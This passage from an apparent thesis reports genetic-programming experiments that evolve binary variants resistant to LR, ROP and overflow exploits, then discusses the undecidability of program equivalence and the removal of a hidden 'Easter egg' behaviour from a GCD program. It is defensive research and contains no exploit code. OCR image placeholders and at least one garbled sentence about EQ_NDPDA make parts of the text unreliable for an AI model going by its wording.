Figure 51. Number of `IntegerSimple` individuals cured against and vulnerability to integer overflow exploit when using binary tournament selection with replacement, uniform recombination, and all implemented mutations in each generation, with $Pr(mutation) = 0.05 \cdot 0.95^{generation}$ for each instruction for NOP insertion. $Pr(mutation) = 0.1$ for each block to be split. $Pr(mutation) = 0.1$ for each function that blocks within to shuffle. $Pr(mutation) = 0.1$ for functions to shuffle. Shuffled functions are sorted during recombination at start of each generation. $Pr(mutation) = 0.1$ for each function to pad offsets of stack variables.



5.3.2 Resiliency Hypothesis 2: Program Size Efficacy.

Hypothesis: The size of the starting application does will not decrease the efficacy of GP techniques to develop individuals with resilience against a tailored exploit.

5.3.2.1 LR Exploit.

Figures 24, 53, and 54 provide a progression of cured individuals against the LR exploit in progressively more complex test programs. As the size and complexity of these test programs increase so do the effects of the block splitting and NOP insertion mutations. Recall from their descriptions in Sections 3.8.6 and 3.8.3, respectively,

Figure 52. Number of `FloatSimple` individuals cured against and vulnerability to float overflow exploit when using binary tournament selection with replacement, uniform recombination, and all implemented mutations in each generation, with $Pr(mutation) = 0.05 \cdot 0.95^{generation}$ for each instruction for NOP insertion. $Pr(mutation) = 0.1$ for each block to be split. $Pr(mutation) = 0.1$ for each function that blocks within to shuffle. $Pr(mutation) = 0.1$ for functions to shuffle. Shuffled functions are sorted during recombination at start of each generation. $Pr(mutation) = 0.1$ for each function to pad offsets of stack variables.




Figure 53. Number of `CombinedModerate` individuals cured against and vulnerability to LR Exploit when using binary tournament selection with replacement, uniform recombination, and all implemented mutations in each generation, with $Pr(mutation) = 0.05 \cdot 0.95^{generation}$ for each instruction for NOP insertion. $Pr(mutation) = 0.1$ for each block to be split. $Pr(mutation) = 0.1$ for each function that blocks within to shuffle. $Pr(mutation) = 0.1$ for functions to shuffle. Shuffled functions are sorted during recombination at start of each generation. $Pr(mutation) = 0.1$ for each function to pad offsets of stack variables.





Figure 54. Number of `CombinedComplex` individuals cured against and vulnerability to LR Exploit when using binary tournament selection with replacement, uniform recombination, and all implemented mutations in each generation, with $Pr(mutation) = 0.05 \cdot 0.95^{generation}$ for each instruction for NOP insertion. $Pr(mutation) = 0.1$ for each block to be split. $Pr(mutation) = 0.1$ for each function that blocks within to shuffle. $Pr(mutation) = 0.1$ for functions to shuffle. Shuffled functions are sorted during recombination at start of each generation. $Pr(mutation) = 0.1$ for each function to pad offsets of stack variables.



that these mutations operate on a basic block or individual opcode basis with a parameterized probability of being activated. Also recall from previous analysis in Section 5.1.1.2 that NOP insertion and block splitting mutations create resilience to the LR exploit by moving the location of the target function within the program. With increased size and complexity of the target program comes the increased number of chances for a NOP instruction to be inserted or a basic block to be split, each of which can cause a cascade of changes to function addresses including the target function address.

To better examine the effect of size and complexity on the remaining three mutations, both NOP insertion and block splitting mutations are excluded. Figures 55, 56, and 57 show the resulting numbers of cured individuals per generation for the `BufferSimple`, `CombinedModerate`, and `CombinedComplex` test programs. All share similar trends; however a notable observation is the lower number of individuals cured observed in Figure 56. This observation is not attributable to any readily identified characteristic of either the `CombinedModerate` test program or the LR exploit. It may be the case that this is an outcome of the nature of stochastic search and warrants additional data collection.

5.3.2.2 ROP Exploit.

The increase in size and complexity of the vulnerable test program has less impact on number of individuals cured with respect to the ROP exploit. Recall that previous analysis in Section 5.1.1.2 showed that the stack padding mutation is the only implemented mutation to build resiliency against the ROP exploit. Figures 30, 58, and 59 show the number of cured individuals from `BufferSimple`, `CombinedModerate`, and `CombinedComplex` test programs against the ROP exploit. Each of these figures shows a positive trend in the number of cured individuals. Note again that

Figure 55. Number of `BufferSimple` individuals cured against and vulnerability to LR Exploit when using binary tournament selection with replacement, uniform recombination, and all implemented mutations excluding NOP insertion and block splitting mutations in each generation, with $Pr(mutation) = 0.1$ for each function that blocks within to shuffle. $Pr(mutation) = 0.1$ for functions to shuffle. Shuffled functions are sorted during recombination at start of each generation. $Pr(mutation) = 0.1$ for each function to pad offsets of stack variables.




Figure 56. Number of `CombinedModerate` individuals cured against and vulnerability to LR Exploit when using binary tournament selection with replacement, uniform recombination, and all implemented mutations excluding NOP insertion and block splitting mutations in each generation, with $Pr(mutation) = 0.1$ for each function that blocks within to shuffle. $Pr(mutation) = 0.1$ for functions to shuffle. Shuffled functions are sorted during recombination at start of each generation. $Pr(mutation) = 0.1$ for each function to pad offsets of stack variables.




Figure 57. Number of `CombinedComplex` individuals cured against and vulnerability to LR Exploit when using binary tournament selection with replacement, uniform recombination, and all implemented mutations excluding NOP insertion and block splitting mutations in each generation, with $Pr(mutation) = 0.1$ for each function that blocks within to shuffle. $Pr(mutation) = 0.1$ for functions to shuffle. Shuffled functions are sorted during recombination at start of each generation. $Pr(mutation) = 0.1$ for each function to pad offsets of stack variables.




Figure 58 has a lower number of cured individuals as was the case previously with the `CombinedModerate` test program. This is due to the fact that the underlying generated populations are the same as those presented in Section 5.3.2.1 in the corresponding LR exploit analysis. Because the exploit tests are withheld and have no bearing on the evolution of the populations, the same generated population is tested for vulnerability of different attacks including LR and ROP exploits.

5.4 Phase I Results Summary

This chapter provides results from Phase I experiments with semantics-preserving mutations and recombination providing insight into the research question: "What relationships exist among semantics-preserving GP search operators, population diversity metrics, and the resulting extent of software resiliency against explored vulnerabilities?" The results include analysis on both solo and contribution perfor-

Figure 58. Number of `CombinedModerate` individuals cured against and vulnerability to ROP Exploit when using binary tournament selection with replacement, uniform recombination, and all implemented mutations in each generation, with $Pr(mutation) = 0.05 \cdot 0.95^{generation}$ for each instruction for NOP insertion. $Pr(mutation) = 0.1$ for each block to be split. $Pr(mutation) = 0.1$ for each function that blocks within to shuffle. $Pr(mutation) = 0.1$ for functions to shuffle. Shuffled functions are sorted during recombination at start of each generation. $Pr(mutation) = 0.1$ for each function to pad offsets of stack variables.





Figure 59. Number of `CombinedComplex` individuals cured against and vulnerability to ROP Exploit when using binary tournament selection with replacement, uniform recombination, and all implemented mutations in each generation, with $Pr(mutation) = 0.05 \cdot 0.95^{generation}$ for each instruction for NOP insertion. $Pr(mutation) = 0.1$ for each block to be split. $Pr(mutation) = 0.1$ for each function that blocks within to shuffle. $Pr(mutation) = 0.1$ for functions to shuffle. Shuffled functions are sorted during recombination at start of each generation. $Pr(mutation) = 0.1$ for each function to pad offsets of stack variables.



mance of each of the implemented mutations. Block reorder has no solo effect on the `BufferSimple` test program. NOP insertion, block splitting, and function reorder have success against the LR exploit but no effect on the ROP attack. Finally, the stack padding mutation has solo success on both the LR and ROP exploits. While only stack padding displays efficacy towards curing the ROP exploit, other mutations aid in the diversification and therefore have a smoothing effect overall on the number of individuals cured generation by generation. Next, Section 5.2 considers the `SSdeep`-based diversity metric. It shows that derived geometric mean of peer comparisons does not converge but remains relatively constant beyond the first mutated generation. Additionally, there appears to be no correlation between an individual's calculated diversity score and its probability of cure. Finally, Section 5.3 presents resiliency results. Results on LR, ROP, integer overflow, and float overflow are presented showing success against buffer overflow type attacks but not numeric overflows. Additionally, results of larger programs are presented showing similar cure rates.

VI. Phase II Results

This chapter presents the results from Phase II of the research. The goal is to answer two questions: "How can results from computational theory be used to ensure the preservation of desired behavior with non-semantics-preserving search operators?" and "What relationships exist among GP search operators, population diversity metrics, behavior-preserving techniques, and the resulting ability to remove undesirable behaviors?" The Phase II results are presented in two sections: Section 6.1 presents results on further research into retention of desired behavior, and Section 6.2 presents results of experiments on the removal of additional software behaviors.

6.1 Ensuring Desired Behavior

6.1.1 Computational Theory.

To better understand this issue, a deeper dive into the equivalence problem is needed. Evolving an executable program without the preservation of semantics creates additional hazards including creating infinite loops, loss of desired behavior, inserting additional undesired behaviors, and creating otherwise inoperable program variants. These topics require additional analysis to guide future research efforts. Of highest importance is the challenge of ensuring variants retain the desired behavior.

This section will explore the underlying computation complexity to this problem. It is well established that there is no algorithm that correctly analyzes two arbitrary programs to determine whether they exhibit the same behavior for all inputs. Sipser [61] formalizes the general equivalence problem by defining the language:

$$EQ_{TM} = \{\langle M_1, M_2\rangle | (M_1 \text{ and } M_2 \text{ are Turing Machines and } L(M_1) = L(M_2))\} \quad (4)$$

and proves that EQ_{TM} is undecidable. Note that avionics systems differ from traditional general-purpose systems in having the real-world functional requirement to operate in a real-time environment. This restriction is akin to the differences between the theoretical TM and the LBA. While TMs have infinite memory therefore making both the halting problem and the acceptance problem undecidable, the LBA has memory that is bounded by a finite multiple of its input size. This renders both the acceptance problem and halting problem decidable. Specifically, in an LBA, the size of memory n, alphabet cardinality g, and number of system states q within its finite state machine are all finite, making the number of system configurations qng^n also finite. Therefore, the LBA can be proven to be in an infinite loop once qng^n operations have been executed without a entering a halting state. Once looping, the LBA will loop forever and therefore is guaranteed to never accept the input; therefore an LBA can be defined with the ability to check an associated instruction counter and reject when the calculated threshold is reached. [61].

While an avionics system is not a program that merely accepts or rejects an input, it can be conceptually modified to operate in a similar way. Imagine an oracle that provides the correct answer for any input into the avionics system. Then a deciding program can test the avionics system and accept it as correct if and only if it provides the same answer as the oracle. On the other hand, it rejects if the avionics system provides a different answer. Because an oracle is theoretical, in its absence, this role can be implemented using system tests with accepted answers. These tests can be designed for coverage but cannot be exhaustive. Finally, by requiring the avionics system to complete the calculation within a limited amount of time or number of processor cycles, the system can prevent infinite looping in the same manner with the limit taking the place of the upper bound of operations described previously for an LBA.

While the restriction to an LBA allows for the system to overcome the $\boldsymbol{HALT_{LBA}}$ and therefore also the LBA Acceptance Problem ($\boldsymbol{A_{LBA}}$), a proof by reduction reveals that the test to see if the language of an LBA is empty, i.e. deciding LBA Empty Language Problem ($\boldsymbol{E_{LBA}}$), remains undecidable. The proof reduces to the TM Acceptance Problem ($\boldsymbol{A_{TM}}$), the undecidability has already been mentioned. In general the empty language problem is a special case of whether two languages are equal with one of the machines constructed to produce an empty language. In fact, Sipser provides the proof for $\boldsymbol{EQ_{TM}}$ as described as a reduction of TM Empty Language Problem ($\boldsymbol{E_{TM}}$) to $\boldsymbol{EQ_{TM}}$. Applying this same reduction to $\boldsymbol{E_{LBA}}$, he proves that $\boldsymbol{EQ_{LBA}}$ is also undecidable. That is, no general algorithm exists by which the languages of two arbitrary LBAs can be determined to be equal. The proof for this is presented in Figure 60.

Because the equivalence of LBAs is undecidable, a more restrictive constraint to the problem is required. The next class of languages investigated is CFLs, which are recognized by NDPDAs[1]. CFLs show promise as the NDPDA Empty Language Problem ($\boldsymbol{E_{NDPDA}}$) is decidable, as presented by Sipser in his Theorem 4.8; however, the $\boldsymbol{EQ_{NDPDA}}$ is undecidable (see proof in Figure 61), and therefore so is the $\boldsymbol{EQ_{NDPDA}}$. Sipser uses the decidable FA Empty Language Problem ($\boldsymbol{E_{FA}}$) (his Theorem 4.4) in the proof to show that the $\boldsymbol{EQ_{FA}}$ is also decidable using the symmetric difference (his Theorem 4.5). However, he notes that this technique does not carry over to CFLs, as the class of CFLs is not closed under complement or intersection.

As mentioned, the $\boldsymbol{EQ_{FA}}$ is decidable, but FAs can model only the simplest computational processes. On the other hand, NDPDAs can model significantly more complex processes, but $\boldsymbol{EQ_{NDPDA}}$ is undecidable. Intriguingly, there exists a class in computational complexity between FAs and NDPDAs for which the equivalent lan-

[1]NDPDAs are usually referred to as simply PDAs. The non-deterministic aspect is mentioned explicitly here to emphasize the distinction from DPDAs.

Idea Behind the Proof that EQ_{LBA} is Undecidable
Show that if EQ_{LBA} were decidable, E_{LBA} also would be decidable given a reduction from E_{LBA} to EQ_{LBA}. E_{LBA} is the problem of determining if the language of the LBA is empty. EQ_{LBA} is the problem of determining if the languages of two LBAs are the same. If either of these two LBAs has an empty language, we end up with the problem of determining if the other also has an empty language.
Proof of EQ_{LBA} is Undecidable:
Let TM Q decide EQ_{LBA} and construct TM E to decide E_{LBA} as follows: E = "On input $\langle L \rangle$ were L is an LBA: 1. Run Q on input $\langle L, L1 \rangle$, where $L1$ is a LBA that rejects all inputs and has an empty language. 2. If Q accepts, accept; if Q rejects, reject." By assumption, Q decides EQ_{LBA}, so E decides E_{LBA}. But E_{LBA} is undecidable by Sipser Theorem 5.10, so EQ_{LBA} also must be undecidable.

Figure 60. Proof that EQ_{LBA} is Undecidable

Idea Behind the Proof of EQ_{CFG} is Undecidable
While determining if a CFG generates an empty language (E_{CFG}) is decidable (Sipser Theorem 4.8), determining if a CFG generates all possible strings over an alphabet (ALL_{CFG}) is undecidable (Sipser Theorem 5.13). Therefore, if we reduce EQ_{CFG} to the special case of letting one of our CFG generate all possible strings over an alphabet, we will show that ALL_{CFG} is decidable, a contradiction.
Proof of EQ_{CFG} is Undecidable:
Let TM Q decide EQ_{CFG} and contruct TM A to decide ALL_{CFG} as follows: A = "On input $\langle C \rangle$ were C is an CFG: 1. Run Q on input $\langle C, C1 \rangle$, where $C1$ is a CFG that accepts all inputs and has the language $\Sigma*$. 2. If Q accepts, accept; if Q rejects, reject." By assumption, Q decides EQ_{CFG}, so A decides ALL_{CFG}. But ALL_{CFG} is undecidable by Sipser Theorem 5.13, so EQ_{CFG} also must be undecidable.

Figure 61. Proof that EQ_{CFG} is Undecidable

guage problem is also decidable. This is the class of DPDAs, which recognize DCFLs, the same class of languages generated by DCFGs. While closed under complement (Sipser Theorem 2.42), DCFGs are not closed under union or intersection. This means that the symmetric difference technique used in Sipser's Theorem 4.5 to prove $\boldsymbol{EQ_{FA}}$ decidable again does not carry over. However, Géraud Sénizergues recently proved that $\boldsymbol{EQ_{DPDA}}$ is decidable [58]. This work earned him the Gödel Prize in 2002.

Identifying a restriction on avionics software to map it to a less complex class of automata such as a DPDA is difficult and not as readily identifiable as the restriction to an LBA previously reached. A few ideas to restrict the general problem of deciding equivalent behavior of programs follow.

One could consider mapping each of the formal parameters in the defining 6-tuple of a DPDA to components of a program and ensuring that only the top most item in a memory stack is accessible. This would restrict the program to operating in a manner similar to a stack parser. Finally, the specification would also need to somehow ensure that only one transition is available from each configuration so that it would be a DPDA as opposed to a NDPDA. One such way to prove that the specification is deterministic is to prove that the resulting behaviors of the specification are closed under complement. However, a simple way to accomplish this approach other than restricting the research to only consider the simplest avionics systems is not evident.

Sipser also notes that left-to-right, rightmost derivation in reverse or LR grammars which can be implemented as a stack parser are equivalent to DPDAs. In particular, LR(1) grammars are equivalent to DPDA. The "number parameter" in this notation is the look-ahead value of the grammar. This becomes relevant when we consider that both compilers and parsers are examples of common uses of LR grammars.

In short, this means that currently only software with complexity equal to or less than that which can be represented as an DPDA can be proven to be equivalent to

even the strictest specification. Furthermore, software with complexity equal to or greater than that of a NDPDA results in the equivalency of two programs provably equivalent being an undecidable problem. This has implications not only for the equivalence of two individuals but also testing for desired behavior.

6.1.2 Phase II Application.

The correlation presented by Budd and Angluin presented in Section 2.3.5 between complete testing and behavior equivalence is key in this research. Recall it was proven that the equivalence of two programs' behavior is decidable if and only if there exists a generating procedure that can produce adequate test data for the program [15]. If a generating function exists that can fully exercise all behavior of a test program, there would be no extra specified behavior to remove within the Phase II research. That is, in reducing a test program to the level at which behavior equivalence is decidable, the program's behavior would also be provable to not contain additional undesirable behaviors. This outcome would preclude the experiments altogether.

For this reason, a program with great enough complexity as to not be fully testable and therefore for program behavior equivalency to be undecidable is required for Phase II. To allow for easy testing of desired behavior, the simple GCD mathematical expression is used as the base procedure of Phase II test program. By being a simple mathematical expression, a short series of tests can ensure that it is functioning properly with rather high confidence. Unfortunately, this is generally not the case with general purpose software. However, a collection of additional tests could be applied keeping in mind that every variant is currently tested for retention of desired functionality.

6.2 Removal of Additional Specified Behavior

This section addresses the Phase II research question: "What relationships exist among GP search operators, population diversity metrics, functionality-preserving techniques, and the resulting ability to remove undesirable behaviors?"

Recall from Section 4.2 that the test program calculates the GCD of two non-negative integers. However, `GcdEaster` contains additional specified behavior. In the following results an individual is considered functional if it returns the correct GCD value for the test inputs and nonfunctional otherwise. Similarly, the cure test provides the inputs `5` and `33`. The correct GCD is `1`. If the variant under test returns `1`, it is cured. Next, if the variant instead returns the "Easter egg" value of `13`, the individual is considered still vulnerable. Finally, any other value returned for the inputs of `5` and `33` determines the individual non-functional.


6.2.1 Phase II Search Operators Hypothesis 1: Solo Search Operators.

Hypothesis: The application of individual mutations on a vulnerable program will yield a population of variants containing functional and resilient programs against the starting exploit.

Figure 62 presents the number of individuals cured using the **single instruction delete** mutation on the `GcdEaster` program. The single instruction delete mutation proves to be rather destructive with an increasing number of nonfunctional individuals in each successive generation. However, there are several individuals that are cured from the undesired functionality.

The **block delete** mutation proves to perform better than the single instruction delete mutation with an increasing number of cured individuals after nearly every generation. Figure 63 provides results from this solo mutation experiment. The inclusion of an individual being functional in the selection criteria is more evident

Figure 62. Number of `GcdEaster` individuals cured, vulnerable, and nonfunctional with respect to the extra behavior and desired behavior assurance tests when using binary tournament selection with replacement, uniform recombination, and only the single instruction delete mutation in each generation, with $Pr(mutation) = 0.01$ for each instruction for deletion. Note that the bar labels show 3 cured in the first generation and 50 vulnerable. The 53 label corresponds to their sum, not the number of vulnerable by itself.



with a majority of the individuals remaining functional.

Finally, figure 64 presents the results from the experiment with only the **conditional branch swap** mutation active. This mutation also performs well with approximately 50% of the functional population being cured of the undesirable behavior.

6.2.2 Phase II Search Operators Hypothesis 2: Collaborative Search Operators.

Hypothesis: The application of a collection of mutations on a vulnerable program will yield a population of variants containing functional and resilient programs containing a higher number of cured individuals than that of the a collection of mutations excluding the use of a single mutation.

Figure 65 is presented as a reference with all three Phase II mutations active. The

Figure 63. Number of `GcdEaster` individuals cured, vulnerable, and nonfunctional with respect to the extra behavior and desired behavior assurance tests when using binary tournament selection with replacement, uniform recombination, and only the block delete mutation in each generation, with $Pr(mutation) = 0.01$ for each block for deletion.



